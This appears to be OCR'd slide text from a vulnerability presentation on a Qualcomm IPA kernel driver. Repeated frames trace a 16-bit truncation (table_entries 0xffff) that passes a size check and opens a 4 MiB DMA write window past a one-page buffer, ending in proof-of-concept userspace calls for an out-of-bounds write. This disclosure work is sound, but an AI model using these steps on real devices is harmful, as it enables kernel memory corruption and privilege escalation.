int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 3 != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 3 + 1 = 4
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 4
   table_size = entry_size * entries_num;
   // 64 * 4 = 256 bytes
}
```

IPA hardware

table not initialized



IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 3;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace


/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 3 != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 3 + 1 = 4
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 4
   table_size = entry_size * entries_num;
   // 64 * 4 = 256 bytes
   if (offset + table_size > orig_alloc_size)
      return -EPERM;
   return 0; // 0 + 256 > 4096 is false
}
```

IPA hardware

table not initialized



IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 3;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa

IPv6CT


```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 3 != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 3 + 1 = 4
   // Saved unchanged: dev->table_entries = 3
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 4
   table_size = entry_size * entries_num;
   // 64 * 4 = 256 bytes
   if (offset + table_size > orig_alloc_size)
      return -EPERM;
   return 0; // 0 + 256 > 4096 is false
}
```

IPA hardware

table base = 0xbadc0fe000

table_entries = 3



IPv6CT Table Initialization

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 3;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT


```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 3 != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 3 + 1 = 4
   // Saved unchanged: dev->table_entries = 3
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 4
   table_size = entry_size * entries_num;
   // 64 * 4 = 256 bytes
   if (offset + table_size > orig_alloc_size)
      return -EPERM;
   return 0; // 0 + 256 > 4096 is false
}
```

IPA hardware

table base = 0xbadc0fe000

table_entries = 3



The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa

IPv6CT

IPA hardware



The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0)
      return -EPERM;


}
```

IPA hardware

IPv6CT DMA buffer — 4 KiB allocation

0xbadc0fe000 — 0xbadc0ff000

The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;

}
```

IPA hardware

IPv6CT DMA buffer — 4 KiB allocation

0xbadc0fe000 — 0xbadc0ff000

The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);

}
```

IPA hardware

IPv6CT DMA buffer — 4 KiB allocation

0xbadc0fe000 — 0xbadc0ff000

The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 0xffff + 1 = 0x00010000

}
```

IPA hardware

IPv6CT DMA buffer — 4 KiB allocation

0xbadc0fe000 — 0xbadc0ff000

The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 0xffff + 1 = 0x00010000
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 0
}
```

IPA hardware

IPv6CT DMA buffer — 4 KiB allocation

0xbadc0fe000 — 0xbadc0ff000

The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```


kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 0xffff + 1 = 0x00010000
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 0
   table_size = entry_size * entries_num;
   // 64 * 0 = 0 bytes
}
```

IPA hardware



The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 0xffff + 1 = 0x00010000
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 0
   table_size = entry_size * entries_num;
   // 64 * 0 = 0 bytes
   if (offset + table_size > orig_alloc_size)
      return -EPERM;
   return 0; // 0 + 0 > 4096 is false
}
```

IPA hardware



The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa

IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 0xffff + 1 = 0x00010000
   // Saved unchanged: dev->table_entries = 0xffff
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 0
   table_size = entry_size * entries_num;
   // 64 * 0 = 0 bytes
   if (offset + table_size > orig_alloc_size)
      return -EPERM;
   return 0; // 0 + 0 > 4096 is false
}
```

IPA hardware



The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT

```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 0xffff + 1 = 0x00010000
   // Saved unchanged: dev->table_entries = 0xffff
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 0
   table_size = entry_size * entries_num;
   // 64 * 0 = 0 bytes
   if (offset + table_size > orig_alloc_size)
      return -EPERM;
   return 0; // 0 + 0 > 4096 is false
}
```

TABLE_DMA is now enabled

IPA hardware

table base = 0xbadc0fe000

table_entries = 0xffff

IPv6CT DMA buffer — 4 KiB allocation

0xbadc0fe000 — 0xbadc0ff000

The U16_MAX Truncation

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
```

kernelspace

/dev/ipa — IPv6CT


```
int ipa3_ipv6ct_init_cmd(...) {
   [...]
   if (init->table_entries == 0) // 0xffff != 0
      return -EPERM;
   result = ipa3_nat_ipv6ct_check_table_params(
      ..., init->table_entries + 1, ...);
   // uint32_t: 0xffff + 1 = 0x00010000
   // Saved unchanged: dev->table_entries = 0xffff
}
```

```
static int ipa3_nat_ipv6ct_check_table_params(
   ..., uint16_t entries_num, ...) {
   // uint16_t entries_num = 0
   table_size = entry_size * entries_num;
   // 64 * 0 = 0 bytes
   if (offset + table_size > orig_alloc_size)
      return -EPERM;
   return 0; // 0 + 0 > 4096 is false
}
```

IPA hardware

table base = 0xbadc0fe000

table_entries = 0xffff



IPv6CT initialization succeeds

A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa

IPv6CT

IPA hardware

```
table_base = 0xbadc0fe000
table_entries = 0xffff
```

A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT

```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr);

}
```

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IPA IOVA space

IPv6CT: 4 KiB

0xbadc0fe000 0xbadc0ff000

A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT

```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr);
}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
}
```

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IPA IOVA space

IPv6CT: 4 KiB

0xbadc0fe000 0xbadc0ff000

A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT

```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr);

}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;

}
```

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IPA IOVA space

IPv6CT: 4 KiB

0xbadc0fe000 0xbadc0ff000

A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT

```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr);

}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;
   // saved 0xffff + 1 = 65536

}
```

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IPA IOVA space

IPv6CT: 4 KiB

0xbadc0fe000 0xbadc0ff000

A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT

```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr);
}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;
   // saved 0xffff + 1 = 65536
   return entry_size * num_entries;
   // 64 * 65536 = 4 MiB
}
```

IPA hardware

table base = 0xbadc0fe000

table_entries = 0xffff

IPA IOVA space

IPv6CT: 4 KiB

0xbadc0fe000 0xbadc0ff000

A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT

```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr); // 0x400000
   if (param->offset >= table_size)
      return -EPERM;
   return 0; // success
}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;
   // saved 0xffff + 1 = 65536
   return entry_size * num_entries;
   // 64 * 65536 = 4 MiB
}
```

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IPA IOVA space

IPv6CT: 4 KiB

0xbadc0fe000 0xbadc0ff000

A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT


```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr); // 0x400000
   if (param->offset >= table_size)
      return -EPERM;
   return 0; // success
}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;
   // saved 0xffff + 1 = 65536
   return entry_size * num_entries;
   // 64 * 65536 = 4 MiB
}
```

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

IPA IOVA space



A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT


```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr); // 0x400000
   if (param->offset >= table_size)
      return -EPERM;
   return 0; // success
}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;
   // saved 0xffff + 1 = 65536
   return entry_size * num_entries;
   // 64 * 65536 = 4 MiB
}
```

IPA hardware

table base = 0xbadc0fe000

table_entries = 0xffff



A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT


```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr); // 0x400000
   if (param->offset >= table_size)
      return -EPERM;
   return 0; // success
}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;
   // saved 0xffff + 1 = 65536
   return entry_size * num_entries;
   // 64 * 65536 = 4 MiB
}
```

IPA hardware

table base = 0xbadc0fe000

table_entries = 0xffff



A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT


```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr); // 0x400000
   if (param->offset >= table_size)
      return -EPERM;
   return 0; // success
}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;
   // saved 0xffff + 1 = 65536
   return entry_size * num_entries;
   // 64 * 65536 = 4 MiB
}
```

IPA hardware

table base = 0xbadc0fe000

table_entries = 0xffff



A 4 MiB DMA Write Window

userspace

```
ipa_ipv6ct_alloc(ipa_fd, &alloc); // one page
ipa_ipv6ct_mmap(ipv6ct_fd, PAGE_SIZE);
init.table_entries = 0xffff;
ioctl(ipa_fd, IPA_IOC_INIT_IPV6CT_TABLE, &init);
ipa_ipv6ct_table_dma_write(ipa_fd, offset, data);
```

kernelspace

/dev/ipa — IPv6CT


```
static int ipa3_table_validate_table_dma_one(...) {
   [...]
   table_size = ipa3_nat_ipv6ct_calculate_table_size(
      nmi, param->base_addr); // 0x400000
   if (param->offset >= table_size)
      return -EPERM;
   return 0; // success
}
```

```
static uint32_t ipa3_nat_ipv6ct_calculate_table_size(...) {
   [...]
   uint32_t num_entries;
   num_entries =
      ipa3_ctx->ipv6ct_mem.dev.table_entries + 1;
   // saved 0xffff + 1 = 65536
   return entry_size * num_entries;
   // 64 * 65536 = 4 MiB
}
```

IPA hardware

table base = 0xbadc0fe000

table_entries = 0xffff



Confirming the Out-of-Bounds Write

userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
```

kernelspace

/dev/ipa IPv6CT / NAT

IPA IOVA space

IPv6CT

0xbadc0fe000

IPA hardware

table_base = 0xbadc0fe000

table_entries = 0xffff

Confirming the Out-of-Bounds Write

userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
```

kernelspace

/dev/ipa IPv6CT / NAT

IPA IOVA space

IPv6CT

0xbadc0fe000

IOMMU mappings

Physical IPv6CT page

IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

Confirming the Out-of-Bounds Write

userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
```

kernelspace

/dev/ipa IPv6CT / NAT

IPA IOVA space



IOMMU mappings

Physical IPv6CT page



IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```

Confirming the Out-of-Bounds Write


userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
```

kernelspace

/dev/ipa IPv6CT / NAT

IPA IOVA space



IPA hardware

```
table base = 0xbadc0fe000
table_entries = 0xffff
```


Confirming the Out-of-Bounds Write

userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
nat_map = ipa_nat_mmap(nat_fd, PAGE_SIZE);
```

kernelspace

/dev/ipa IPv6CT / NAT



IPA hardware

```
table_base = 0xbadc0fe000
table_entries = 0xffff
```

Confirming the Out-of-Bounds Write


userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
nat_map = ipa_nat_mmap(nat_fd, PAGE_SIZE);
memset(nat_map, 0x41, PAGE_SIZE);
```

kernelspace

/dev/ipa IPv6CT / NAT

IPA IOVA space



IPA hardware

table_base = 0xbadc0fe000


table_entries = 0xffff

Confirming the Out-of-Bounds Write

userspace

```
ipa_nat_alloc(ipa_fd, &nat_alloc); // one page
nat_map = ipa_nat_mmap(nat_fd, PAGE_SIZE);
memset(nat_map, 0x41, PAGE_SIZE);
ipa_ipv6ct_table_dma_write(ipa_fd, PAGE_SIZE, 0xdead);
```

kernelspace

